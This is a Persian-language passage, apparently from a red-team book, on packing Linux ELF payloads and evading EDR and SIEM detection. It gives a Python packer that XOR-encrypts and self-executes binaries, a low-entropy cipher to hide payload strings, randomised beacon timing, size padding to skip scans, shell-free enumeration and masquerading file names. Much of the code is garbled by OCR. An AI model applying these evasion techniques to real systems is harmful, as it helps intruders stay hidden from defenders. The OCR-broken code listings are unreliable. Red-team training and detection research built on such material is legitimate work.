Packer مبتنی بر پایتون برای فایل‌های Executable and Linkable Format (ELF) لینوکس در فهرست ۱-۷ این رویکرد را در عمل نشان می‌دهد.

```
/!#usr/bin/env python3

import zlib

import argparse

import os

import sys

XOR_KEY = 0x42 # You can change this XOR key as needed.

 #XOR lets us encrypt directly on byte data types.

def xor_cipher(data):

return bytes([b ^ XOR_KEY for b in data]) # Python bitwise operations

 #A packer doesn't have to have encryption enabled; compression alone will work.

def packbin(filename):

with open(filename, 'rb') as file_handle:

blob = file_handle.read()

compressed_blob = zlib.compress(blob)

ciphered_blob = xor_cipher(compressed_blob)

print(f'zlib compress and XOR cipher complete for: {filename}')

return ciphered_blob

 #Create a skeleton wrapper for the payload that self-executes the ELF from the payload

 #as a XOR cipher, decrypts itself using the same key, decompresses itself, and uses the

 #tempfile library to self-execute.

def create_self_extracting_script(ciphered_data, output_filename):

script = f"""#!/usr/bin/env python3

import zlib

import os
```

```
import sys
import tempfile
XOR_KEY = {XOR_KEY}
CIPHERED_DATA = {ciphered_data}
def xor_decipher(data):
return bytes([b ^ XOR_KEY for b in data])
if __name__ == "__main:″__
deciphered_data = xor_decipher(CIPHERED_DATA)
original_data = zlib.decompress(deciphered_data)
with tempfile.NamedTemporaryFile(delete=False, mode='wb') as temp_file:
temp_file.write(original_data)
temp_filename = temp_file.name
os.chmod(temp_filename, 0o755) # Make the file executable
os.execl(temp_filename, temp_filename, *sys.argv[1:])
″″″
with open(output_filename, 'w') as f:
f.write(script)
os.chmod(output_filename, 0o755) # Make the output script executable
print(f"Self-extracting script created: {output_filename}")
print(f"Run it with: ./{output_filename}")
if __name__ == "__main:″__
parser = argparse.ArgumentParser)
prog='rwpypack,′
description='Test Linux ELF binary packer in Python 3.x,′
epilog='github.com/dc401(′/
parser.add_argument('-f,′
```


apsec.ir

```
--'file,'
type=str,
required=True,
help='Path to the file to be processed('
parser.add_argument('-o,'
--'output,'
type=str,
required=True,
help='Output filename for the self-extracting script('
args = parser.parse_args()
ciphered_data = packbin(args.file)
print(f"Ciphered data size: {len(ciphered_data)} bytes")
create_self_extracting_script(ciphered_data, args.output)
```

فهرست ۱-۷: یک packer برای دریافت باینری‌های ELF و پیچیدن در پایتون

این کد باینری مبتنی بر ELF اصلی شما را به‌عنوان ورودی رمزگذاری می‌کند و آن را در یک اسکریپت پایتون می‌پیچد که به اجراکننده جدید تبدیل می‌شود. Wrapper هم رمزگذاری (XOR cipher) و هم فشرده‌سازی را مدیریت می‌کند، و الزام قالب رمزگذاری‌شده engagement را بدون اصلاح بار اصلی برآورده می‌کند. این راه‌حل می‌تواند از پایش شبکه فرار کند چون بیشتر سیستم‌های تشخیص نفوذ باینری‌های خام را تحلیل می‌کنند نه بارهای رمزگذاری‌شده پایتون. قالب رمزگذاری‌شده به فایل اجرایی شما اجازه می‌دهد از پایش خاتمه‌یافته SSH/TLS بدون فعال کردن هشدارها عبور کند، در حالی که wrapper پایتون تمام مراحل تبدیل و اجرا را مدیریت می‌کند.

خلاصه

در این فصل، چندین مفهوم توسعه ضروری برای تیم‌های قرمز را پوشش دادیم، شامل برنامه‌ریزی الزامات، ماژولار بودن، مدیریت استثنا، قراردادهای نحوی، و ثبت گزارش. این شیوه‌ها به تغییر تمرکز شما از بارهای کوتاه‌مدت به ابزار بلندمدت قابل نگهداری کمک می‌کنند. ما همچنین لایه‌بندی زیرساخت خارجی—که تغییر مسیر نامیده می‌شود—برای پروکسی کردن اتصالات خروجی یا ورودی و مخلوط شدن با ترافیک هدف را بحث کردیم. در نهایت، روش‌های مختلف تطبیق بارها را با مقایسه چندین زبان کدنویسی، اصلاح ابزار در مقابل توسعه سفارشی، و گزینه‌های ساخت چندمرحله‌ای بررسی کردیم. ادغام این دانش به شما کمک می‌کند استراتژی فرار کلی خود را برای استفاده مجدد از بار تقویت کنید.

2

EVASION STRATEGIES

2استراتژی‌های فرار

برای کاهش خطر همبستگی توسط یک تحلیلگر یا SIEM، می‌توانید زمان‌بندی فعالیت‌های شمارش و تحویل خود را کشیده‌تر کنید. تغییر زمان‌بندی نشانگر خود—شمارش در ساعات کاری معمول و اجرای بهره‌برداری خود در شیفت‌های خدمه اسکلتی—می‌تواند تحلیلگران و تیم‌های تشخیص را که سعی در همبستگی فعالیت‌های شما دارند خنثی کند.

با این حال، صرفاً تغییر زمان‌بندی عملیاتی کمپین شما کافی نیست. همچنین باید آن قابلیت را در ابزار خود بسازید. اگر SIEMها در بازه‌های ۱۵ تا ۶۰ دقیقه‌ای عمل می‌کنند، EDRها معمولاً در ثانیه تا دقیقه عمل می‌کنند. برای مثال، Microsoft Defender for Endpoint یک سیاست پیش‌فرض ۱۰ ثانیه‌ای برای مسدود کردن باینری‌های ناشناخته دارد (https://learn.microsoft.com/en-us/defender-endpoint/respond-file-alerts). شما با حدس‌های آگاهانه درباره قابلیت‌های فروشنده، بهینه‌سازی مهندسی تشخیص، و تنظیم سیاست سازمان هدف، ساعت را به عقب می‌رانید.

بسیاری از EDRها و SIEMهای مبتنی بر ابر به‌صورت گذشته‌نگر هر رفتار ناشناخته اضافی را در sandboxها همبستگی می‌کنند، و در یک پنجره محدود یک تا سه ساعته جستجو می‌کنند و سپس یک ارزیابی خطر بر اساس تحلیل خودکار و انسانی برمی‌گردانند. اگر مشکوک هستید که بار شما حداقل یک عملیات علامت‌گذاری‌شده را فعال می‌کند، باید فرض کنید چهار ساعت یا کمتر برای تنظیم TTPهای ابزار خود و حرکت جانبی برای جلوگیری از به خطر انداختن بقیه کمپین دارید.

هنگامی که ریتم عملیاتی ایده‌آل خود را ایجاد کردید، باید تصادفی‌سازی ابزار را اضافه کنید. تصادفی‌سازی مربوط به زمان‌بندی ایجاد خط پایه مناسب برای ترافیک و فعالیت‌های نقطه پایانی را برای EDR و SIEMها دشوارتر می‌کند. برای مثال، اگر سیستم‌های تشخیص هدف معمولاً در بازه‌های ۱۵ دقیقه‌ای با یک پنجره نگاه به عقب ۶۰ دقیقه‌ای همبستگی می‌کنند، می‌توانید به‌صورت استراتژیک بازه‌های عملیاتی خود را بین ۱۶ و ۷۷ دقیقه تنظیم کنید. این محدوده درست خارج از پارامترهای تشخیص عادی قرار می‌گیرد، و همبستگی را پیچیده می‌کند. تصادفی‌سازی مؤثر ابزار نیازمند seeding مناسب تابع تصادفی‌سازی شماست، همان‌طور که در فهرست ۲-۱ نشان داده شده است.

```
import time, os, random
```

```
#Example seeding for pseudorandom number generator
seed = int(time.time() * 1000) ^ os.getpid()
random.seed(seed)
number = random.randint(١٦, ٧٧)
print(number)
```

فهرست ۲-۱: seeding پویا برای تولید عدد تصادفی

هنگام در نظر گرفتن بازه‌های طولانی بین رویدادها، مانند beaconing ایمپلنت، باید ردیابی حالت ناهمزمان و پنجره‌های ارتباطی را در نظر بگیرید. بسته به پایداری و زمان فرار مورد نظر خود، می‌توانید بارهای ترتیب‌شده را در زمان اجرا با پنجره‌های مناسب بین رویدادها دسته‌بندی کنید.

در حالی که استراتژی‌های زمان‌بندی به فرار از تشخیص مبتنی بر همبستگی کمک می‌کنند، آن‌ها تنها بخشی از یک رویکرد جامع هستند. برای کاهش بیشتر خطر تشخیص، باید با محیط هدف مخلوط شوید.

استفاده از رمزنگاری کم‌آنتروپی

صرف‌نظر از جایی که رخ می‌دهند، تشخیص‌ها عموماً به دو دسته تقسیم می‌شوند. اولی شامل نشانگرهای ایستای معمول است—هر چیزی که به‌عنوان یک رشته قابل جستجو باشد. دومی مبتنی بر رفتار است، که در آن توالی رویدادها امتیاز خطر را فراتر از عملیات پایه افزایش می‌دهد. متأسفانه، بسیاری از ابزارهای تیم قرمز شکست می‌خورند چون بیش از حد بر پوشاندن نشانگرها یا اجرای عملیات با آنتروپی واقعی (تصادفی بودن کامل) متمرکز هستند.

بسیاری از EDRها و برخی SIEMها به‌طور فعال سطوح بالای آنتروپی و استانداردهای رمزگذاری شناخته‌شده (مانند Base64، هگزادسیمال، و رمزنگاری قوی) را اسکن می‌کنند. پیش‌پردازشگرها و ماژول‌های نرمال‌سازی می‌توانند به‌راحتی ابزار شما را وقتی شامل رمزگذاری و یک بار رمزنگاری‌شده است علامت‌گذاری کنند. برای مخلوط شدن بهتر، در نظر بگیرید نشانگرهای ایستای خود را طوری تغییر دهید که مقادیر مقیاس آنتروپی شانون میانگین را بین ۱ و ٤ نگه دارند (مقیاس از ۱ تا ۸ متغیر است). انجام این کار شانس شما را برای فعال کردن تشخیص مبتنی بر مقدار آنتروپی بالا کاهش می‌دهد.

همیشه باید فرض کنید بهره‌برداری یا بار شما در نهایت در طول کمپین می‌سوزد. بیشتر فعالیت‌های تیم قرمز فرار کوتاه‌مدت را بر پایداری دولت-ملت ترجیح می‌دهند، بنابراین شما عمدتاً نگران دشوار کردن تحلیل پزشکی قانونی به‌قدر کافی برای زنده ماندن در کمپین فعلی—و احتمالاً بعدی—هستید. اما اگر نباید از Base64، هگزادسیمال، و رمزنگاری قوی استفاده کنید، از چه چیزی باید استفاده کنید؟

ما در ایجاد سیستم رمزنگاری ضعیف‌تر خودمان با استفاده از یک کلید متقارن چرخشی و یک رمز جایگزینی ساده موفق بوده‌ایم. یک رمز ضعیف از نظر رمزنگاری که سطوح زبان انسانی را در مقیاس آنتروپی شانون تقلید می‌کند بسیاری از اسکنرهای در حال انتقال و در حال استراحت را دور می‌زند. برای مثال، در یک اسکریپت با کاراکترهای ASCII استاندارد، می‌توانید هر کاراکتر را به اعداد صحیح فزاینده نگاشت کنید، سپس یک تابع خطی ساده با یک کلید برای تبدیل متن ساده به متن رمز اعمال کنید.

در اینجا یک مثال کارآمد از کد ما آمده است (https://github.com/dc401/mixed_scripts/blob/master/chowencryption.py). قطعه‌کدها از تابع ساده $x + k^3$ برای فرایند رمزنگاری استفاده می‌کنند:

```
def chowencrypt(cleartext, key):
 #Data dictionary of common text and CLI chars
encodeddict} =
′a' : 1, 'b' : 2, 'c' : 3, 'd' : 4,
′e' : 5, 'f' : 6, 'g' : 7, 'h' : 8,
′i' : 9, 'j' : 10, 'k' : 11, 'l' : 12,
--snip--
 #Use encryption algo to convert encoded data to cipher text.
 #Weak algo: 3x + key for demo purposes.
cipherstream[] =
 #Prepend the initialization vector unencrypted first to later combine with the key.
cipherstream.append(iv)
 #Our new key is the composite addition of IV + key.
compositekey = iv + int(key)
for i in encodedbuffer:
encryptedbyte = (3 * i) + int(compositekey)
cipherstream.append(encryptedbyte)
print('encrypted string: ' + str(cipherstream))
--snip--
```

A low-entropy cipher

ساختن رمزنگاری ضعیف با آنتروپی نسبتاً پایین هنوز نشانگرها، از جمله رشته‌هایی مانند فرمان‌های LOLBin، را هنگام استراحت بار پنهان می‌کند. اگر با استفاده از یک تابع معکوس $(x - k) / 3$ همان‌طور که در فهرست ۲-۲ نشان داده شده است رمزگشایی کنید، بار هرگز به‌صورت متن ساده نمایش داده نخواهد شد.

```
--snip--
 #We need to read the 'cleartext' IV in the first element of the list.
 #The IV will combine with the user-specified key to decrypt the stream appropriately.
readiv = encodedbuffer[٠]
compositekey = int(readiv) + int(key)
for i in encodedbuffer:
decryptedsignal.append(int((i - int(compositekey)) / 3))
print('decrypted signal: ' + str(decryptedsignal))
 #Return the decrypted codes to the original ASCII equiv
decryptedtext[] =
for i in decryptedsignal:
 #Remember encodeddict is a dictionary using key value pairs
 #Must access via .items method for value to key
for k,v in encodeddict.items:()
if v == i:
decryptedtext.append(k)
print('decrypted string as list: ' + str(decryptedtext))
 #Convert the list decryptedtext into original string form
decryptedtextstring" =
for i in decryptedtext:
decryptedtextstring = decryptedtextstring + str(i)
print('decrypted string original: ' + str(decryptedtextstring))
return decryptedtextstring
--snip--
```

فهرست ۲-۲: یک روال رمزگشایی برای یک رمز کم‌آنتروپی

apsec.ir

با کمی وقت، تحلیلگران پزشکی قانونی دیجیتال و پاسخ به حادثه (DFIR) در نهایت تکرارها را اجرا می‌کنند و این الگو را کشف می‌کنند، اما تشخیص خودکار در زمان نوشتن این مطلب بعید باقی می‌ماند.

اگرچه فهرست ۲-۲ از ASCII استفاده می‌کند، می‌توانید به‌راحتی آن را برای داده‌های باینری با تبدیل اول به هگزادسیمال، سپس رمزنگاری جریان هگز با یک رمز کم‌آنتروپی، همان‌طور که در فهرست ۲-۳ نشان داده شده است تطبیق دهید. این نیازمند ایجاد یک پایگاه داده کلید-مقدار برای کاراکترهای هگز با اختصاص اعداد صحیح آفست جدید به آن‌ها است، دقیقاً مانند یک الفبای استاندارد (۰–۹، A–F).

```
 #Extending values from 0x00 to 0xff
hex_dict = {hex(i)[2:].zfill(2): i + 500 for i in range(٢٥٦)}
 #New dictionary kv pairs
encoded_dict} =
... #existing character mappings
'a': 1, 'b': 2,
 # etc...
 #Hex mappings (will map 00-ff to values starting at 500)
,٥٠٢ :'٠٢', ٥٠١ :'٠١', ٥٠٠ :'٠٠'
 # etc...
'ff': 755
{
--snip--
```

فهرست ۲-۳: اضافه کردن پشتیبانی هگز برای رمزنگاری کم‌آنتروپی باینری

حالا همه چیز را در یک اسکریپت کاملاً کارآمد ترکیب خواهید کرد که از ورودی باینری رمزگذاری‌شده به هگز پشتیبانی می‌کند. در Linux، می‌توانید هر باینری را با استفاده از یک مجموعه یک‌خطی از pipeها و ابزارهای موجود به نمایش هگز تنظیم کنید، همان‌طور که در فهرست ۲-٤ نشان داده شده است.

```
xxd -p
/path/to/bin
 |tr -d '\n' | python3 main.py
```

فهرست ۲-٤: تبدیل باینری به جریان هگز

پس از نرمال‌ســازی رشــته هگز با حذف کاراکترهای خط جدید، آن را با اســتفاده از ورودی اســتاندارد (stdin) به یک اســکریپت pipe می‌کنید. این اســکریپت، که در فهرســت ۲-۵ نشــان داده شــده اســت، برای اهداف نمایشــی به خروجی استاندارد (stdout) چاپ می‌کند، اما می‌توانید به‌راحتی آن را برای تغییر مسیر به یک فایل تغییر دهید.

```
/!#usr/bin/env python3
import sys
from random import randint
def hex_encrypt(hex_input, key=10):
 #Convert hex string to integers.
hex_bytes = [int(hex_input[i:i+2], 16) for i in range(0, len(hex_input), 2(
if len(hex_input[i:i+2]) == 2[
iv = randint(٤٥٧ ,٣١١)
composite_key = iv + int(key)
cipher = [iv]
for byte in hex_bytes:
encrypted = (3 * byte) + composite_key
cipher.append(encrypted)
return cipher
def hex_decrypt(cipher_list, key=10):
iv = cipher_list[٠]
composite_key = iv + int(key)
decrypted[] =
for value in cipher_list:[:١]
original = int((value - composite_key) / 3)
decrypted.append(original)
return ''.join([format(b, '02x') for b in decrypted])
if __name__ == '__main:'__
 #Read from stdin.
```


apsec.ir

```
hex_input = sys.stdin.read().strip()

 #Encrypt

encrypted = hex_encrypt(hex_input)

print(f"Encrypted: {encrypted}")

 #Decrypt

decrypted = hex_decrypt(encrypted)

print(f"Decrypted hex: {decrypted}")
```

فهرست ۲-۵: رمزنگاری و رمزگشایی باینری نمایش‌داده‌شده به هگز

این اسکریپت ورودی هگز شما را می‌گیرد، آن را با استفاده از رمز کم‌آنتروپی شما رمزنگاری می‌کند، و نتیجه را در یک فهرست از عناصری قرار می‌دهد که بعداً می‌توانند رمزگشایی و در صورت نیاز اجرا شوند.

می‌توانید این اسکریپت را با هر باری با پایپ کردن داده رمزگذاری‌شده به هگز به stdin آزمایش کنید، همان‌طور که در فهرست ۲-۶ نشان داده شده است؛ این با هر رشته نمایش‌داده‌شده به هگز کار می‌کند، نه فقط داده باینری.

```
echo "Hello World" | xxd -p - | tr -d '\n' | python3 main.py

Encrypted[٤٨١ ,٧٥١ ,٧٧٥ ,٧٩٣ ,٧٨٤ ,٧١٢ ,٥٤٧ ,٧٨٤ ,٧٧٥ ,٧٥٤ ,٦٦٧ ,٤٤١] :

Decrypted hex: 48656c6c6f20576f726c640a
```

فهرست ۲-۶: پردازش stdin از طریق خط لوله رمزنگاری هگز در Linux

برخی موارد استفاده برای باینری‌های کم‌آنتروپی شامل فرار از جلوگیری از دست دادن داده (DLP) روی سیم یا اجرای بارها با فایل‌ها در حافظه یا روی دیسک در طول اسکن‌های EDR است.

اجتناب از باینری‌ها و بسته‌های پرخطر

در حالی که هر کمپین به پوسته‌های کاملاً سفارشی نیاز ندارد، عموماً ایده خوبی است که از LOLBins، GTFOBins، و برخی کتابخانه‌های کد که برای بازرسی نشانگر پایش یا hook می‌شوند اجتناب کنید. برخی مثال‌های بدنام—که به‌ویژه هنگام ترکیب آسیب‌پذیر هستند—ابزارهای Windows مانند rundll.exe، cmd.exe، و PowerShell؛ پوسته‌های Linux مانند bash؛ و ماژول‌های شبکه و رمزنگاری هستند. ایجاد یک پوسته خط فرمان شناخته‌شده که زیرفرایندهای زیادی دارد بیشتر EDRها را فعال می‌کند.

برای کاهش شانس فعال کردن یک هشدار، در نظر بگیرید از فراخوان‌های سیستمی فاصله‌دار و به‌درستی زمان‌بندی‌شده که الگوهای اجرای معمول را تقلید می‌کنند، همراه با بار رمزنگاری‌شده کم‌آنتروپی که تازه بحث شد استفاده کنید. فهرست ۲-۷ یک اثبات مفهوم برای تقلید توابع رایج بدون راه‌اندازی یک پوسته را نشان می‌دهد.

```
/!#usr/bin/env python3

import os
```

```
import time
import random
import pwd
import grp
def get_user_info:()
 #Get current process user info (equivalent of 'id' command)
uid = os.getuid()
gid = os.getgid()
user = pwd.getpwuid(uid).pw_name
groups = [g.gr_name for g in grp.getgrall() if user in g.gr_mem]
primary_group = grp.getgrgid(gid).gr_name
return f"uid={uid}({user}) gid={gid}({primary_group}) groups={','.join(groups)}″
def enum_directory:()
try:
with os.scandir("/home") as entries:
for entry in entries:
print(entry.name)
 #Add small random delay between each entry to avoid pattern
time.sleep(random.uniform(0.1, 0.3))
except PermissionError:
pass
 #Run once with delay between operations.
enum_directory()
 #Single random delay between 5 and 7 minutes
delay = random.uniform(٤٢٠ ,٣٠٠)
time.sleep(delay)
```

```
#Get user info once.
user_info = get_user_info()
print(user_info)
```

فهرست ۲-۷: استفاده از فراخوان‌های سیستمی مبتنی بر Linux برای معادل‌های ls و id

این اسکریپت معادل اجرای فرمان ls روی /home و فرمان id است.

هنگام اجرای اسکریپت به‌عنوان بار، خروجی را در دو خط جدا شده توسط تأخیر تصادفی مشخص‌شده خود خواهید دید، همان‌طور که در فهرست ۲-۸ نشان داده شده است.

```
runner
uid=1000(runner) gid=1000(runner) groups=
```

فهرست ۲-۸: اجرای فرمان‌ها با تأخیرهای تصادفی در کانتینرهای repl.it برای فرار از تشخیص EDR

این رویکرد به اجتناب از فراخوانی‌های پایه LOLBin که توسط یک EDR ردیابی می‌شوند کمک می‌کند و خطر نشانگرهای همبستگی مبتنی بر زمان‌بندی را کاهش می‌دهد.

پیروی از قراردادهای نام‌گذاری

در حالی که دادن نام‌های بی‌ضرر به فایل‌ها و عناصر بار خاص توسعه ابزار نیست، خطر را به چندین روش کاهش می‌دهد. بسته به سیاست، برخی ابزارهای امنیتی پسوندهای فایل خاصی را از اسکن حذف می‌کنند. مگر اینکه به تعامل قربانی برای اجرای تعاملی بار خود تکیه کنید، باید از پسوندهایی استفاده کنید که کمتر احتمال اسکن یا رفتار مانند باینری دارند، مانند .tmp.

رویکرد دیگر تقلید فایل‌های سیستمی مشروع در نام‌گذاری شماست. در Windows، برای مثال، نام‌گذاری یک فایل lsaio.exe به مخلوط شدن آن کمک می‌کند چون شبیه یک باینری مشروع مرتبط با امنیت است—یکی که فرایند مرجع امنیت محلی Windows را در حالت کاربر جداسازی می‌کند—که به‌طور پیش‌فرض همیشه فعال نیست.

پرکردن فایل‌ها

در گذشته، محققان و تست‌کنندگان بارها را به‌دلیل محدودیت‌های حافظه در تکنیک‌های بهره‌برداری اولیه تا حد ممکن کوچک می‌ساختند. روزهای MS08-067 و MS17-010 عمدتاً گذشته است. نقاط پایانی و دستگاه‌های شبکه مدرن حافظه عملیاتی بسیار بیشتری دارند. در واقع، پرکردن بار شما به ۱۰MB تا ۲۰MB ایده بدی نیست، چون برخی سیاست‌های EDR فایل‌های بالای آستانه‌های اندازه خاصی را از اسکن رد می‌کنند—و این را برای بارگذاری بارها به حافظه یا نوشتن روی دیسک مؤثر می‌کند.

اگر یک بار اجرایی زیر ۱MB است، ما پرکردن را توصیه می‌کنیم. آرایه‌های ایستا در زبان‌های کامپایل‌شده به‌طور مؤثر پرکردن مشروع اما استفاده‌نشده را به بخش .data یک باینری اضافه می‌کنند، همان‌طور که در فهرست ۲-۹ نشان داده شده است.

```
#include <stdio.h<

 //Create array for 1MB.

char padding[1024 * 1024;{١ = [(١ - ١٠٢٤ * ١٠٢٤)... ٠]} = [

int main} ()

 //Use the array so compiler does not optimize.

printf("Padding starts with: %d\n", padding[0]);

return 0;

{

/~workspace$ gcc main.c -o main.o

/~workspace$ ls -lah main.o

-rwxr-xr-x 1 runner runner 1.1M Jun 18 03:43 main.o

/~workspace$
```

فهرست ۲-۹: اضافه کردن ۱MB داده در زمان کامپایل در C

این استراتژی اندازه‌گذاری فایل زمانی کار می‌کند که نیاز دارید از محدودیت‌های بازرسی عملی در حین انتقال شبکه یا نوشتن روی دیسک فراتر بروید. اندازه پرکردن را بر اساس سیاست‌ها و قابلیت‌های هدف خود که در طول مرحله شناسایی کمپین خود شناسایی کردید تعیین کنید.

اضافه کردن امضای کد

امضای کد، وقتی با دقت پیاده‌سازی شود، همچنین یک راه مؤثر برای مخلوط شدن و کاهش خطر تشخیص است. EDRهای مدرن و برخی موتورهای IPS اطلاعات گواهی را با نام فایل‌ها مقایسه می‌کنند تا به دنبال عدم تطابق باشند. برخی تیم‌های قرمز از گواهی‌های دزدیده‌شده یا خوداضا استفاده می‌کنند، اما ما این را توصیه نمی‌کنیم—ابزارهای تشخیص مدرن فراداده گواهی را برای ناهنجاری‌ها در تاریخ‌ها، نام فایل‌ها، و هش‌ها تحلیل می‌کنند.

گواهی امضای کد از فروشندگان مورد اعتماد مانند DigiCert، Verisign، یا Thawte از حدود ۵۰۰ دلار آمریکا شروع می‌شود و نیازمند ماژول‌های امنیت سخت‌افزاری (HSM) پشتیبان USB سخت‌افزاری یا ابری است. ابزارهای امضا بر اساس سیستم‌عامل متفاوت هستند اما به کتابخانه‌های محیط توسعه مناسب نیاز دارند. فهرست ۲-۱۰ از signtool.exe با یک گواهی DigiCert برای امضای یک باینری Windows استفاده می‌کند.

```
signtool.exe sign /csp "DigiCert Signing Manager KSP" /kc key1 /f example.crt /tr

http://timestamp.digicert.com /td SHA256 /fd SHA256 signthis.util.exe
```

فهرست ۲-۱۰: استفاده از DigiCert برای امضای باینری‌های Windows

فرایند امضا به یک سرور زمان برای اعتبارسنجی گواهی دسترسی پیدا می‌کند. از امضا در میزبان‌های هدف در طول کمپین‌ها اجتناب کنید. سیستم‌های تشخیص ممکن است سن گواهی و تاریخ ثبت دامنه را در نظر بگیرند، بنابراین اجازه دادن به گواهی‌ها برای «پختن» برای ماه‌ها تا یک سال به کمپین‌های خوب برنامه‌ریزی‌شده کمک می‌کند.

تغییر زبان و معماری

توسعه بارهای فراری همیشه یک بازی گربه و موش خواهد بود. هرچه منابع مستندشده بیشتری وجود داشته باشد، شانس بیشتری وجود دارد که ابزارها و محتوا فعالیت‌های شما را تشخیص دهند. می‌توانید این خطر را با تغییر به یک زبان کدنویسی و کامپایلر کمتر محبوب کاهش دهید. برای مثال، ابزارهای مهندسی معکوس و پزشکی قانونی بالغ برای هر دو C و Delphi توسعه یافته‌اند، بنابراین ابزارسازی در آن خانواده‌های زبانی توصیه نمی‌شود. Go، با این حال، یک زبان جدیدتر است که مدافعان زمان کمتری برای ایجاد ابزارهای تحلیل آن داشته‌اند، و می‌تواند در حالت تفسیری یا کامپایل‌شده عمل کند. در حالی که ابزارهایی مانند Ghidra (با افزونه‌ها) و GoReSym شرکت Mandiant از تحلیل Go پشتیبانی می‌کنند، این قابلیت‌ها معمولاً کمتر از قابلیت‌های تحلیل زبان‌های دیگر بالغ هستند. برخی از تفاوت‌های اصلی که تحلیل Go را منحصربه‌فردتر می‌کند استفاده آن از مدیریت پشته تقسیم‌شده، زمان اجرای خودکفا هنگام کامپایل، و نحوه مدیریت ساختارهای رشته است.

از دیدگاه پزشکی قانونی، Go حاوی فراداده غنی است که می‌تواند به تحلیل کمک کند، به همین دلیل برخی بدافزارهای بلندمدت دولت-ملت هنوز از زبان‌های خانواده C برای کاهش مصنوعات مهندسی معکوس استفاده می‌کنند. با این حال، هر کمپین متفاوت است. باینری‌های strip‌شده (آن‌هایی که تمام نمادها حذف شده‌اند) می‌توانند در طول تحلیل ویژگی ایستا حتی مشکوک‌تر به نظر برسند.

Figure 2-1 compares binary structures in C and Go.




Figure 2-1: Comparing C and Go binary string storage methods

شکل ۲-۱: مقایسه روش‌های ذخیره‌سازی رشته باینری C و Go

باینری C رشته‌ها را با یک بایت خاتمه‌یافته با null ذخیره می‌کند، در حالی که باینری Go حاوی فراداده‌ای است که به اشاره‌گرهای رشته ارجاع می‌دهد. اگرچه Go فراداده اضافی فراهم می‌کند، ابزارهای بدون پشتیبانی بومی در قابلیت‌های تشخیص خود هنگام تجزیه این باینری‌ها محدود خواهند بود. فراتر از تحلیل ویژگی ایستا، تحلیل تابع ایستا و جریان کنترل نیز بین دو زبان بسیار متفاوت است.

همان‌طور که EDRها با کمک همبستگی‌های فعال‌شده ابری خود پیشرفت می‌کنند، مهم است که معماری محتمل هدف را نیز در نظر بگیرید. بیشتر محیط‌هایی که با آن‌ها روبرو شده‌ایم از Apple Silica ARM-64، IoT general ARM-64، و Intel x86-64 استفاده می‌کنند. ما همچنین دریافتیم که باینری‌های کامپایل‌شده ٦٤ بیتی تمایل دارند هشدارهای کمتری نسبت به همتایان ٣٢ بیتی خود فعال کنند. این ممکن است به این دلیل باشد که EDRها امتیاز خطر بالاتری به باینری‌های ٣٢ بیتی اختصاص می‌دهند، بر اساس اینکه نویسندگان بدافزار در گذشته از ٣٢ بیتی برای سازگاری گسترده هنگام تحویل بارها در مقیاس استفاده می‌کردند.

سایر تکنیک‌های فرار

عموماً، هرچه لایه‌های فرار بیشتری بین توسعه و زمان اجرا اعمال کنید، مانع پیچیدگی برای تحلیلگرانی که سعی در ترياژ نشانگرهای پزشکی قانونی دارند بالاتر می‌رود. هنگام انتخاب اینکه کدام تکنیک‌ها را دنبال کنید، نسبت میانگین زمان محتمل تا تشخیص به کل زمان توسعه خود را تعیین کنید. نمی‌خواهید ساعت‌ها صرف توسعه یک تکنیک فرار کنید که فقط تشخیص را چند دقیقه به تأخیر می‌اندازد.

اضافه کردن لایه‌های فرار همان استراتژیی است که تیم‌های آبی در دفاع استفاده می‌کنند. در حالی که هر تکنیک ذکرشده در این فصل لازم نیست، ما حداقل توصیه می‌کنیم از LOLBins دوری کنید، از زبان‌های کدنویسی غیر مبتنی بر C استفاده کنید، و تأخیرهای زمان‌بندی را تصادفی کنید. سطح مهارت منحصربه‌فرد هر سازمان هدف را در نظر بگیرید، که معمولاً می‌توانید از پست‌ها یا مشارکت‌های عمومی تیم امنیتی آن استنباط کنید.

تقلید رفتار کاربر نهایی

در طول توسعه بار و ابزار، تقلید محیط هدف ممکن است شامل تکرار نحوه استفاده کاربران نهایی یا تیم‌های IT از دارایی‌های هدف باشد. اگر زمان اجازه دهد، زیرروال‌هایی اضافه کنید که یک برنامه بلندمدت مشروع فراتر از ترافیک معمول ایمپلنت C2 انجام می‌دهد. برای مثال، ترافیک گشت‌وگذار وب را ابتدا به دامنه‌های بالای کش resolver DNS نقطه پایانی قبل از شروع فعالیت beacon معرفی کنید. در طول اسکن یا زمان اجرا، عملیات API پایه برای خواندن تاریخ و زمان سیستم، و فراخوانی‌های توابع بی‌ضرر مانند محاسبات پایه یا دستکاری رشته، همچنین می‌توانند امتیاز خطر EDR را تحت تأثیر قرار دهند.

منحرف کردن مدافعان با عملیات همزمان

